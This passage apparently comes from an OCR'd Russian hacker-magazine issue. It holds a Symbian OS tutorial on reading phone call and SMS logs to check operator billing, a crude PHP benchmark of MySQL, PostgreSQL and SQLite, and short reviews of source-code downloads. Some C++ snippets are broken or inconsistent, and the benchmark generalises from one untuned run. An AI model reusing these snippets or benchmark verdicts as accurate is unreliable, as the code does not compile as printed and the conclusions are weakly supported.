ОБРАБОТКА ЛОГОВ ДЛЯ СМАРТФОНОВ НА SYMBIAN OS

MONEY, MONEY, MONEY...

Сейчас практически у всех есть сотовый телефон. За его использование надо платить, и чем интенсивнее общение по мобиле, тем больше денег оно требует.

Почти в любом городе присутствуют минимум три оператора, и у каждого из них по несколько тарифов. Разобраться в них непросто, к тому же многое зависит от тебя - обычно внутри местной сети оператора звонки дешевле, существуют скидки на нерабочее время и т.д.

У операторов при тарификации могут случаться баги - как в меньшую, так и в большую сторону (от бесплатных звонков в другие страны до приписывания несуществующих звонков).

Если ты захочешь взять у оператора детализацию тарифицированных действий, то даже за плату не везде это поможет. У некоторых операторов может не хватать каких-нибудь данных в детализации, например номеров входящих звонков, и остается неизвестным, был ли звонок платный или нет. К тому же, вдруг какого-нибудь звонка или SMS не было на самом деле?

В смартфонах все события, которые могут быть тарифицированы, сохраняются во внутренних логах. Наиболее распространены такие телефоны на базе Symbian OS. И ты можешь сам анализировать логи своего телефона.

> **Все смартфоны на Symbian OS**
>
> Посмотреть описание каждого ты можешь здесь: www.symbian.com/phones - или на других сайтах.
>
> Доступны: Nokia N-Gage, N-Gage QD, 7650, 3650/3600, 3660/3620, 6600, 7610, 9210/9290(i); Siemens SX1; Sendo X; SonyEricsson P800, P900; Motorola A920, A925.
>
> Ожидаются: Nokia 6620, 6630, 6260, 9500, 7700; Panasonic X700; Samsung SGH-D710; SonyEricsson P910; BenQ P30; Motorola A1000.
>
> Японские (не GSM): FOMA F900i, F2102V, F2051, F900iT.

НАЧИНАЕМ ПРОГРАММИРОВАТЬ

В августовском номере «Хакера» мы напечатали статью о программировании под Symbian для начинающих. Продолжим - опять возьмем пример HelloWorld и на его базе сделаем новую программу.

Получить доступ к лог-серверу и узнать о произошедших событиях довольно просто.

В документации к SDK ты можешь прочитать про Log Engine. Вкратце, доступ к логам возможен только асинхронно, то есть не напрямую при выполнении программы, а отдельным запросом параллельно, с помощью Active Objects (так в Symbian OS реализована многозадачность).

Подключи к .h-файлу следующие заголовки: <logcli.h>, <logview.h>, <f32file.h> и <logwrap.h>. Свой класс для доступа к логам делай наследником CActive и заводи следующие переменные:

Наши переменные

```
CLogViewRecent* iRecentLogView;
RFs iFs;
CLogClient* iLogClient;
CLogViewEvent* logViewEvent;
CLogClient* logClient;
CLogFilterList* filterList;
CLogFilter* filter;
```

В реализации класса используй стандартное наследование от CActive. Примеры можешь посмотреть здесь (для Series 60 SDK 2.1): \Symbian\7.0s\Series60_v21\Examples\base\ipc\async.

В ConstructL() подцепляемся к серверу логов:

```
iFs.Connect();
iLogClient = CLogClient::NewL(iFs);
iLogViewEvent = CLogViewEvent::NewL(*iLogClient);
filter = CLogFilter::NewL();
```

Для звонков используй такой фильтр, для (HS)CSD используй KLogDataEventTypeUid, факсов - KLogFaxEventTypeUid, SMS - KLogShortMessageEventTypeUid, GPRS - KLogPacketDataEventTypeUid.

```
filter->SetEventType( KLogCallEventTypeUid );
logViewEvent->SetFilterL(*filter, status);
```

В DoCancel не забудь прекратить все открытые запросы: iRecentLogView->Cancel();

В RunL при отсутствии ошибок (iStatus == KErrNone) реализуй запрос (пример запроса последнего номера):

```
TBuf<256> iTelNumber;
const CLogEvent& event = iRecentLogView->Event();
iTelNumber.Copy(event.Number());
```

А вот сама функция GetLastes:

```
// прерываем старый запрос
iRecentLogView->Cancel();
// делаем запрос
if (iRecentLogView->SetRecentListL(KLogNullRecentList,iStatus))
SetActive();
```

Запрос произвольного номера делается аналогично.

ОБРАБОТАЙ!

Лучше все данные по тарифам и дополнительным услугам брать из собственных файлов, чтобы не требовалось переделывать программу после каких-нибудь изменений. В своих же файлах лучше хранить полученные сведения о входящих и исходящих звонках и SMS.

Для работы с файлами нужно подключить заголовочный файл <f32file.h> и подсоединить к проекту библиотеку efsrv.lib. Вначале подсоединись к файл-серверу (создай сессию) - RFs::Connect(). Затем используй RFile - Open, Close, Read, Write, Seek.

Siemens SX1

ПРИМЕР ТАРИФА

Абстрактный тариф - посекундный с 61 секунды, все входящие бесплатно, исходящие все: $1.2 первая минута, $0.6 - вторая, $0.3 - посекундно с третьей, бесплатный порог - 10 секунд. АОН: либо $1 в день, либо $0.3 за один входящий звонок. Подключение этой услуги в любом варианте бесплатно, отключение - $1.

Вот так будут заданы его параметры:

```
iQuant = 1 секунда
iCostLen = 60 + 60 + 1 = 121 секунда
arrayCost:
секунды с 1-й по 10 = 0 (бесплатный порог)
11 секунда = 1.2 (первая минута)
12-60 секунды = 0 (поминутно - оплачено на 11 секунде)
61 секунда = 0.6 (вторая минута - нет бесплатного порога)
62-120 секунды = 0 (поминутно - вторая минута оплачена на 61 секунде)
121 секунда = 0.3/60 = 0.005 (посекундно с третьей минуты)
iNext = iCostLen-1 = 120 (далее посекундно)
```

Сделаем возможность бесплатного звонка на 112: strPhoneFirst = _L("112") и strPhoneLast = _L("1120") - так никакой другой номер, кроме 112, учитываться не будет.

Два варианта дополнительной услуги АОН прописываем по отдельности:

```
costTurnOn = 0, costTurnOff = 1
1) iQuant = 86400, iCostLen = 1, arrayCost[0] = 1
2) iQuant = 0, iCostLen = 0, costOneUse = 0.3
```

Пример работы с файлами

```
RFs fsSession;
User::LeaveIfError(fsSession.Connect());
RFile file;
User::LeaveIfError(file.Open(fsSession,strFileName,EFileRead|EFileShareAny));
TBuf8<512> buf;
file.Seek(ESeekCurrent,0);
User::LeaveIfError(buf,512);
file.Close();
fsSession.Close();
```

СКОЛЬКО ПОТРАТИЛИ?

Итак, после обработки логов ты имеешь все данные за определенный период. Теперь хотелось бы узнать, сколько было потрачено денег.

Звонки делятся на входящие, исходящие и пропущенные, которые можно не учитывать. О каждом звонке необходимо выяснить, откуда или куда он был, как его учитывать и во сколько в итоге он обойдется.

Обычно звонки с местных сотовых бесплатны. Узнать принадлежность телефонного номера какому-нибудь региону в негеографических зонах (таких, как +7-9EF) можно на сайте www.mtt.ru/info (справа в справочной информации). Там же можно найти международные и междугородные коды. А вот «городские» телефонные номера, принадлежащие оператору сотовой связи, придется искать самому.

Учитывай возможность сокращенного набора номера - 8 вместо +7, 8-2 для выхода в область, отсутствие кода страны и города, бесплатные номера вроде 112 и 01.

Звонок может тарифицироваться поминутно, посекундно, посекундно со второй минуты, каждые 10 секунд и как угодно еще. Кроме того, наша программа должна учитывать возможность наличия платы за соединение.

Все точно так же для SMS и MMS - их цена тоже может варьироваться, ведь обычно длинные SMS оплачиваются как несколько коротких.

Помни, что данные о длительности звонка на твоем телефоне могут не совпадать с данными оператора, как и твои часы с часами оператора при отслеживании изменения тарифа.


ДЕЛАЕМ БАЗУ ДАННЫХ ДЛЯ ТАРИФА

Различаем виды звонков

```
Для всех звонков, совершенных на номера >= strPhoneFirst и < strPhoneLast, будут использоваться соответствующие тарифы.
const TInt KStrPhoneLength=32;
TInt32 iTariffLen; // всего тарифов поддерживается
TInt32 *arrayTariff; // массив тарифов для входящих звонков
TBuf<KStrPhoneLength> strPhoneFirst; // первый телефонный номер
TBuf<KStrPhoneLength> strPhoneLast; // следующий за последним телефонный номер
```

При таком задании базы можно использовать сокращенные номера, например, +7-902 как strPhoneFirst и +7-903 как strPhoneLast - в это множество попадут все номера от +7-902-000-0000 до +7-902-999-9999.

О каждом тарифе по его номеру мы узнаем, какой он - для входящего или исходящего звонка, SMS или MMS. В TInt32 iTariffNum храним номера тарифов верхнего уровня, зависящих от времени.



На компакт-диске лежат полные исходные коды программы под Series 60.

На сайте www.mingulov.com/ru ты можешь найти различную информацию и ссылки на полезные сайты по программированию для Symbian. Там же и исходник продемонстрированного примера.

Для поддержки многозадачности в программах под Symbian OS используются Active Objects.

Зависимость от времени

```
TInt32 iTariffCostLen; // длина массива с ценами
CTimeTariff *arrayTariffCost; // номера тарифов с ценами
В CTimeTariff задается промежуток времени - с днем недели,
флагом праздничного дня
```

Для обсчета события из лога надо найти в нашей базе соответствующий времени тариф, проверить, чтобы тип записи подходил нашему событию, и вычислить, во сколько оно нам обошлось.

Если же событие лежит на границе тарифов (например, звонок в 23:58 на 10 минут, а с 00:00 начинается льготное время), то надо знать, как оно будет учитываться - по одному тарифу или двум. В некоторых тарифах цена минуты разговора в этом случае не будет меняться до конца звонка. Так что в CTimeTariff также задаем флаг, что делать в такой ситуации.

Цены

```
TInt32 iQuant; // единица тарификации - в секундах
TInt16 iCostLen; // длина массива с ценами
TReal *arrayCost; // массив цен
TInt32 iNext; // что делать, если звонок больше: n - коль-
цо с n-ой (0 - считать с начала, =iCostLen-1 - повторять
последнюю)
```

Для SMS достаточно знать стоимость одного сообщения - TInt16 iCost.

Кроме того, не забудь, что надо включить в нашу базу абонентскую плату.

> **Стандартом программирования под Symbian является окончание названия функции на L, если там может произойти исключение с последующим непредвиденным выходом.**

> **В логах не хранятся данные по USSD-запросам («звонки» по номерам *xxx#), так что ты не сможешь автоматически учитывать включение/выключение услуг с их помощью, но можешь пытаться анализировать SMS.**

ОСОБЕННОСТИ ПОДСЧЕТА СТОИМОСТИ GPRS

К сожалению, у многих операторов очень непростая тарификация GPRS, и со стороны пользователя узнать, сколько было потрачено, можно лишь приблизительно, ведь из логов ты можешь узнать только время начала соединения, длительность и общий трафик - полученный и посланный. А операторы предпочитают делить эту большую сессию на подсессии по 15-20 минут, так как соединение с GPRS может длиться месяцами, если нет никаких проблем.

Таким образом, большая сессия из лога телефона в 4 часа 10 минут может быть поделена на 16 подсессий по 15 минут и одну 10-минутную, для каждой из них будет отдельно учтен бесплатный порог и сделано округление.

Nokia 7700

Оператор может считать входящий и исходящий трафик по отдельности (возможно, по разным тарифам), кроме трафика, взимать плату и за время соединения...

Допустим, 1 Мб стоит 10 рублей без НДС. Известно, что минимальная плата у этого оператора - 1 рубль. Так надо ли считать, что каждые 100 кб стоят 1.18 рублей, или же каждые 850 кб (примерно) стоят рубль?

Полные данные о тарификации GPRS можно узнать только из полной детализации, если она доступна.

Тариф GPRS

```
TInt32 iQuant; // единица тарификации - в байтах
iCostLen, *arrayCost и iNext - аналогично звонкам
TBool iInOut; // флаг различия входящего/исходящего
трафика - считать ли сумму по отдельности или учиты-
вать только входящий трафик
```

Бесплатный порог, как и для голосовых звонков, задаем 0-ым значением соответствующего элемента массива arrayCost.

ДОПОЛНИТЕЛЬНЫЕ УСЛУГИ

Для дополнительных услуг возможны платы за подключение и отключение, абонентская и за использование. Самая распространенная дополнительная услуга - АОН, затем «Любимый» номер.

Тариф дополнительной услуги

```
TReal costTurnOn; // стоимость подключения
TReal costTurnOff; // отключения
для абонентки данные аналогичны звонкам, только еди-
ница тарификации - в секундах от 86400 (сутки)
TReal costOneUse; // одно использование, если iCostLen=0
```

Основную работу по проверке выгодности дополнительных услуг придется делать вручную (только стоимость можно будет брать из базы), так как они могут быть всевозможные.

Для поиска выгодных дополнительных услуг, снижающих стоимость определенных звонков в определенное время, надо выделить возможные звонки и все-все тщательно проверить полным перебором.

ПРОГРАММА ONLINE

Желательно, чтобы твоя программа висела в памяти и ловила notify от сервера логов, обрабатывая новые данные. Их сохраняй (накопленные и проанализированные) сам - вдруг сервер логов удалит часть.

При этом ты можешь использовать лог-сервер для узнавания номера при входящем звонке. Например, для распознавания - бесплатный ли этот звонок для тебя или нет?

Кто звонит?

```
CCallerId *cCallIncoming создан заранее
cCallIncoming->GetLatest();
User::WaitForAnyRequest();
В cCallIncoming->iTelNumber лежит номер телефона.
```

Nokia 9500 с демонстрацией

На рисунке «Nokia 9500» ты можешь увидеть пример работы программы в этом случае - ты должен сам следить за тем, чтобы пользователь мог ответить на звонок, разрешая стандартным программам телефона дальнейшую обработку звонка.

РАЗВИТИЕ

Вот ты и готов сам проверять своего оператора. Нашу прогу можно всячески улучшить: встроить проверку подключения роуминга, проверку включения/выключения дополнительных услуг при помощи SMS или звонков по специальным номерам оператора...

Сделай это все сам, ты можешь! Удачи!

ВНИМАНИЕ! ВЕЩАЕТ ПОЗОВСКИЙ!

Вот уже несколько номеров подряд в этой рубрике мы публикуем статьи про кодинг для мобильных девайсов. На эту тему я толкал речи на форуме www.xakep.ru и в нашем ЖЖ (http://www.livejournal.com/community/x_crew/), но особого фидбэка не получил. Поэтому давай-ка я лучше сам тебе расскажу, почему мы этим занялись, ведь далеко не у каждого есть Palm, не у каждого есть PocketPC или смартфон и уж точно ни у кого нет всего этого сразу. Значит, как минимум треть читателей, даже имеющих одно устройство, может пролистать страницу, а не имеющие так вообще могут обозвать нас мажорами и скрутить из этой статьи самокрутку? :) Нет, батенька, все это глубоко не так. Давай для начала представим себе рынок программ для Win и потребность в них. Представил? Правильно, по 200 программ каждого вида – это круто, и удивительно даже, что авторы многих из них получают деньги. Совсем другое дело с мобильными устройствами. За ними - недалекое будущее. Хотя я и сам сейчас считаю смартфоны пустым мажорством (надеюсь, Куттер досюда не дочитает :) (дочитал, дружок, дочитал - прим. Куттера)), но осознаю, что в скором будущем обычных телефонов просто не останется вообще. Зачем покупать обычный, когда умный стоит ненамного дороже? Да незачем. Та же ситуация и с КПК - это удобно, а скоро будет и всем доступно. При этом, заметь, в стране пока ощущается НЕДОСТАТОЧНОСТЬ мобильных программеров и их трудов (хотя программ написано уже вполне до фига). Так что, батенька, читай и изучай, благо эмуляторы никто не отменял и тестить свои труды ты сможешь уже сейчас.

Вопросы, жалобы, предложения и мнения сливай на **alexander@real.xakep.ru**. Хочешь что-то прочесть? Предложи. Не хочешь? Предложи и обоснуй.

Никита Кислицин (nikitoz@real.xakep.ru)

СТЕНДОВЫЕ ИСПЫТАНИЯ БД

За последнее время ты научился работать с большим количеством разнообразных систем хранения данных. Мы изучили как сравнительно классические технологии, так и новаторские идеи и менее распространенные приемы. Встал вполне резонный вопрос: если есть куча технологий, какой из них отдать предпочтение? Этот вопрос в той или иной форме содержится примерно в половине приходящих мне писем. Наиболее полный ответ на него можно получить лишь тестированием производительности самых популярных технологий, чем мы сегодня и займемся.

ТЕСТИРОВАНИЕ ПОПУЛЯРНЫХ СХЕМ ХРАНЕНИЯ ДАННЫХ

Я давно уже к этому подводил :). Ты вправе ожидать, что этот материал даст тебе ответ на риторический вопрос: «Что лучше - MySQL или pgSQL?». Но тебе придется приложить для этого некоторые умственные усилия, ведь, отвечая на подобный вопрос, однозначно говорить очень сложно. Можно лишь указать, в каких условиях тот или иной продукт предпочтительнее. А уже потребитель должен сделать вывод, что лучше всего подходит лично ему. Это почти как с автомобилями. Молодому, активному человеку без семьи, скорее всего, лучше подойдет небольшой спортивный автомобиль, чтобы катать с ветерком по улицам ночного города девушек, эффектно стартовать со светофоров и таким образом самоутверждаться за чужой счет ;). В то же время устоявшемуся порядочному семьянину ничего лучше просторного универсала не придумать - в нем и навоз для дачи возить можно, и тещу в магазин отвезти, и на рыбалку с друзьями съездить. Сегодня я протестирую скорость работы разных технологий хранения данных на наборе самых разнообразных тестов, включающих извлечение, запись, поиск и сортировку данных. При этом я постараюсь свести к минимуму внешние воздействия на испытательном стенде - все ресурсоемкие задачи будут остановлены, и мощный сервер будет заниматься лишь одним: выявлять победителя. Ну что ж, точи коньки, поехали!

ИСПЫТАТЕЛЬНЫЙ СТЕНД

Прежде всего, мне хотелось бы указать характеристики сервера, на котором я проводил это тестирование. Это довольно мощная однопроцессорная машина с камнем Intel Pentium 4 2.60 GHz, полугигабайтом быстрой памяти и двумя 80 Гб винчестерами, скрученными в один устойчивый к механическим проблемам raid-массив. На этой машине стоит FreeBSD версии 5.1:

```
$ uname -a
FreeBSD host.ru 5.1-RELEASE FreeBSD 5.1-RELEASE #0: Tue Sep 7
22:57:39 MSD 2004 /usr/obj/usr/src/sys/NEW
```

Также на сервере установлен интерпретатор PHP последней версии 5.0.1, Apache/1.3.29, MySQL 4.0.20 и PostgreSQL-7.4.5. Это основной софт, разумеется, на машине заинсталлены и все необходимые библиотеки. Что касается настроек, большинство из них я оставил дефолтными, в том числе параметры, напрямую влияющие на скорость работы.

Какие же тестовые задания я подготовил? Испытания проводятся в четырех основных категорях: запись в БД, сортировка, поиск и сложные запросы. В каждом из них я оперирую таблицами разного объема, содержащими поля разного типа. При этом я уделяю особое внимание скорости поиска и сортировки не только по выстроенному ключу, но и произвольному полю. Вообще же в итоге получилось около десяти различных тестов, которые и должны ответить на все твои вопросы.

НЕ ВСЕ ТАК ПРОСТО


На рынке коммерческих БД сейчас происходит изрядный ажиотаж: Microsoft, Oracle, Sybase и Informix, основные поставщики платформ БД, наводняют прессу рекламными материалами, в которых наперебой твердят, что их БД самая быстрая и замечательная. Причем каждое такое сообщение подкрепляется результатами тестов, которые посредством красивых диаграмм и графиков убеждают потенциальных потребителей в превосходстве того или иного продукта. Само собой, каждый производитель для таких акций выбирает тест, в условиях которого его продукт смотрится наиболее предпочтительно.

Не поверишь - чтобы хоть как-то упорядочить все эти тестирования, была создана даже целая организация со страшным именем TPC (www.tpc.org/tpcc/default.asp). Это объединение разработало единые тесты, чтобы сравнять шансы различных производителей.

Но несмотря на все это, производители БД продолжают подделывать результаты тестов, чтобы показать преимущество собственных разработок. За счет чего же можно добиться такого псевдовыигрыша в производительности? Тут все очень прозрачно. Почти все используемые приемы связаны, разумеется, с кэшированием данных и текстов запросов в памяти. Это очевидное решение - ведь если ресурсоемкий запрос, на вычисление которого тратится значительное время, прокэшировать в памяти, работа ускорится в тысячи раз. Некоторые производители даже разрабатывают различные технологии промежуточного интеллектуального кэширования. Вот основные приемы, используемые производителями для виртуального повышения производительности:

- Кэширование строк. Здесь в память заранее загружается буфер данных, с которым будет работать тестирующее приложение.
- Каждый sql-запрос перед исполнением проходит синтаксический разбор и компилируется в специальный план. Если эти планы хранить некоторое время в памяти специальным образом, можно выиграть время на том, что не потребуется заново разбирать запрос.
- Остальные методы жестко привязаны к аппаратному обеспечению и завязаны на устройство самих БД.

Все эти хитрости позволяют любому производителю создать тепличные условия и сделать так, что его БД на заранее известном наборе тестов будет смотреться куда лучше конкурентных. Поэтому не следует придавать большого значения результатам подобных сравнений. К чему это я? К тому, что сегодня все будет по-честному :). Все тесты будут одинаковыми, настройки БД - дефолтными, а сервер одним и тем же. Наверное, эти результаты не могут претендовать на объективность, но они наглядно покажут все преимущества и недостатки тех или иных БД с потребительской точки зрения. А это очень важно для тебя при выборе инструмента для создания своего крутого проекта :).



Результаты тестов на www.eweek.com

ПОДГОТОВКА К ЗАБЕГУ

Прежде всего определимся со списком участников. Какие же технологии будут сегодня проверяться на быстродействие? Я решил устроить дуэль давнишних конкурентов: MySQL и postgres. Также, вне конкурса, будет выступать SQLite - об этом инструменте я писал в прошлом выпуске Х. Всего три агрегата, десять тестов. Поехали!

Первый тест заключается в следующем. Создается таблица te, имеющая структуру

```
Create table te(id int not null primary key, val text);
```

Т.е. это набор строк произвольной длины с уникальным идентификатором. Тестироваться будет скорость, с которой разные БД выполняют insert-запрос в эту таблицу. В общем виде тестируемый php-код будет выглядеть следующим образом:

```
for($i=0; $i<10000; $i++) {
$md=md5($i);
*_query("insert into te values('$i', '$md')");
}
```

График 1. Результаты работы на insert-запросах


Следует заметить, что строка, помещаемая в поле Val, - это md5-хэш идентификатора. Мне это показалось довольно простым и естественным способом автоматического генерирования произвольной строки для известного идентификатора. Наверное, ты подумал, что это не лучший вариант, т.к. md5 - сложновычисляемая функция, и ее выполнение серьезно повлияет на результаты тестирования. Это не так - время вычисления md5 намного меньше времени, которое тратится на добавление записи в таблицу, поэтому результаты тестирования сомнений не вызывают. Зато вызывают кучу удивления. Посмотри первый график.

Что уж тут говорить, преимущество MySQL не вызывает никаких сомнений. PgSQL делает все более чем в 10 раз медленнее, а новичок SQLite вовсе в сотни. Причем с ростом количества вставляемых записей эта разница все увеличивается! Чем может быть обусловлено такое дикое преимущество MySQL перед конкурентами? Видимо, более простой и продуманной схемой представления таблиц БД. Что касается SQLite - тут все понятно, это лагает интерпретатор PHP, который компилирует текстовые по своей природе данные в бинарные, причем делает это очень долго.

Наверное, так и должно быть - за любое удобство надо расплачиваться. То, что Постгрес в 10 раз медленнее вставляет информацию в таблицы, для меня стало настоящим откровением. Я не большой знаток архитектур БД, но против такого преимущества не попрешь. Хотя напрашивается и другой вывод. Разумно предположить, что Постгрес разрабатывали вменяемые люди, и усложнение структуры БД не было только лишь глупой прихотью. По-видимому, это сделано сознательно, чтобы ускорить работу сервера по выборке информации. Удалось ли разработчикам добиться желаемого результата, мы скоро

Вот сайты производителей тестируемых БД:
◢ MySQL - www.mysql.org
◢ SQLite - www.sqlite.org
◢ pgSQL - www.postgresql.org

◢ Различные тесты баз данных и информацию об используемых методиках можно достать тут: http://dev.mysql.com/tech-resources/benchmarks/ и www.eweek.com.




◢ На нашем диске ты найдешь набор тестов, который я использовал для измерения производительности, а также последние версии PHP, MySQL и PostgreSQL.

УСТАНОВКА POSTGRESQL

Для тех, кто все-таки решил поставить себе postgres, я расскажу о собственном опыте установки этой БД. Сначала я заинсталлил все из портов, но это глюкалово отказывалось работать, и я трахался с ним часа два, перерывая весь инет. Потом решил собрать нормальный бинарник из исходных кодов, но меня вновь постиг облом: сервер не мог создать базовую структуру БД из-за того, что невозможно было открыть достаточное количество семафоров. Проблема решилась пересборкой ядра со следующими опциями:

```
Options   SYSVSHM
options   SHMMAXPGS=4096
options   SHMSEG=256

options   SYSVSEM
options   SEMMNI=256
options   SEMMNS=512
options   SEMMNU=256
options   SEMMAP=256
```

Создаю новый конфиг ядра



Внутри базы SQLite - бинарные данные с хитрой структурой




График 2. Результаты работы на delete-запросах. Вновь явное преимущество MySQL




График 3. Результаты сортировки при выполнении select-запроса. Постгрес сосет, SQLite догоняет MySQL

увидим. А сейчас давай посмотрим, как быстро данные удаляются, насколько эффективно выполняются delete-запросы (см. график 2).

Мда. Усложненная структура таблиц pgSQL опять дает о себе знать. При удалении данных MySQL выполняет запросы в 20 (!) раз эффективнее ближайшего конкурента. Комментарии тут излишни, все по-прежнему объясняется усложненной структурой БД. Но даст ли это хоть какое-то преимущество? Ответ на этот животрепещущий вопрос даст третий тест.

ВЫБИРАЕМ ДАННЫЕ

Сейчас я составлю простенький скрипт, который будет сортировать данные по значению val и выплевывать в стандартный поток вывода 10 записей с самыми большими строками - для сравнения тут применяется символьная логика. Тестироваться будет скорость выполнения следующего запроса:

```
SELECT * FROM te ORDER BY val DESC LIMIT 10;
```

В таблицах te на момент тестирования будет находиться 10000 различных записей, и задача их сортировки на самом деле не так уж и тривиальна. Посмотрим, как с этим справятся наши подопытные. Результаты разглядывай на третьем графике.

Удивительно. Постгрес опять проигрывает, но на этот раз уже и MySQL, и SQLite. Причем эта БД работает над запросом примерно в пять раз дольше своих конкурентов. Полный провал. Интересно, что MySQL и SQLite идут ноздря в ноздрю - время выполнения ими запросов абсолютно одинаково. Минусы SQLite с лихвой окупились увеличением производительности. Сейчас в голову приходит только одно: может, дело в используемом типе text? В самом деле, что будет, если проделать все эти тесты для строк с фиксированной длиной? Сейчас посмотрим... Создаю новую таблицу:

```
Delete from te; drop table te; create table te (id int not null primary key, val varchar(40));
```

И запускаю сценарии тестирования заново. Результаты - шелест волос на голове. Нет, ребята, Постгрес - это что-то с чем-то. Не знаю, чем это оправдать, но результаты тестов только ухудшились. Мне даже лень было рисовать график для этого текста :).

Может, если сортировку проводить по построенному ключу id, результаты выравняются? Мне кажется, это было бы логично. Сейчас посмотрим. Не тут-то было! Постгрес по-прежнему причмокивает, а вперед нежданно-негаданно вырвалась малютка SQLite, причем она делает мастодонта MySQL примерно в два раза по скорости работы! Вот это да. Неожиданный итог, на мой взгляд.

ВЫВОДЫ

Выводы. Не люблю это слово. Сам делай выводы. А я подытожу. Итак, мы только что выявили наглядную причину популярности MySQL - высокая скорость работы на любых запросах, надежность и удобство использования. Поняли также, почему PostgreSQL сосет лапу - это медленное глюкалово, которое по скорости работы обделала почти всюду малютка SQLite. Последняя, надо заметить, испытывает затруднения только на вставке новых записей в БД, а во всех остальных случаях ведет себя просто отлично. Я бы посоветовал использовать SQLite на небольших проектах, где доля вставляемой в БД информации не так уж велика. Посоветовал бы также стереть со своего винчестера Постгрес. Возможно, я слишком агрессивен по отношению к этой базе данных. Возможно, если объем информации перевалит за 4 Гб, Постгрес начнет работать очень быстро. Возможно, он как-то настраивается. Возможно... Но мне абсолютно по фигу все эти «возможно». Я тестировал потребительские качества этого продукта при использовании в небольших проектах, и он провалился по всем статьям. Откровенно говоря, теперь даже лейбл этого проекта - голубой слоник, у меня вызывает рвотные позывы. То ли дело дельфинчик MySQL.


Создаю набор тестов для БД

Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)

ОБЗОР КОМПОНЕНТОВ

САМ СЕБЕ DJ

Описание: Когда-то я очень сильно увлекался музыкой и даже что-то творил с помощью музыкального редактора Cakewalk. Чуть позже я заинтересовался программированием игр, и снова звук был достаточно важным в моем деле. Сейчас я отошел от звуковых проблем, но хорошие компоненты всегда меня интересуют, особенно с исходниками, где можно посмотреть реализацию и увидеть для себя что-то новое.



Особые отличия

- Лучшая подборка компонентов для создания звуковых DSP-фильтров в своих программах (Echo, Reverse, Pitch, Equalizer, 3D Sound и т.д.).
- Есть и более сложные DMO-фильтры типа Chorus.
- Все оптимизировано для работы с SSE/3D Now, что обеспечивает хорошую скорость обработки.
- Есть компоненты, позволяющие получить данные для прорисовки спектра или волны звука.
- Полные исходники.
- Нет примеров использования и плохие доки, поэтому немного тяжело разбираться.

Диагноз

Разработчикам игр и звуковым программерам посвящается. Конечно, все это можно написать и самостоятельно, но хотя бы посмотреть, как делаются фильтры другими программистами (а этот набор писал явно не ламер), не помешает.

Ссылки

Забираем файл здесь: http://download.dsp-worx.de/?f=dcdspfilter_v1.00_final_source.zip

IP CONFIG СВОИМИ РУКАМИ

Описание: На страницах][и в своей книге я уже описывал, как создать собственную утилиту IP Config. Для C++ такой вариант описан только в книге «Программирование на C++ глазами хакера». Если у тебя нет возможности купить эту книгу, не отчаивайся, потому что я предлагаю тебе скачать этот исходник, у которого, правда, чуть меньше возможностей.

Особые отличия

- Отличный пример использования функции GetAdaptersInfo.
- Консольная программа, которая отображает установленные адаптеры, IP-адреса, описание, маску, имя компьютера и т.д.
- Все реализовано без использования лишних библиотек.
- Компилится как в 6-й версии, так и в .NET.
- Можно было бы вывести больше информации об адаптерах.

Диагноз


Очень неплохой исходник от Serge U. Tsigankov. Автор явно имеет российские корни и своим кодом не опозорил нашу страну. Очень добротный код, с которым легко разобраться без дополнительного описания.

Ссылки

Исходники забираем здесь: http://brigsoft.com/edu/bsipconfig/bsipconfig_demo.zip

IRC-КЛИЕНТ

Описание: Я видел разные реализации IRC-клиентов, но консольный вариант вижу впервые. А что, это действительно интересное решение, и мне понравилось, как оно реализовано. Жаль, что протестировать работу примера не удалось (у меня открыты только HTTP, POP3 и SMTP-порты).



Особые отличия

- Симпатичная реализация IRC-клиента в консольном виде.
- Все выполнено на чистом WinAPI без дополнительных библиотек, так что можно посмотреть, как реализуются IRC-клиенты.
- Код написан явно непрофессионалом, но читается он хорошо, даже несмотря на комментарии на испанском языке.
- Для компиляции во всех исходниках надо убрать подключение #include <iostream.h>. Я даже не понял, зачем оно было нужно.

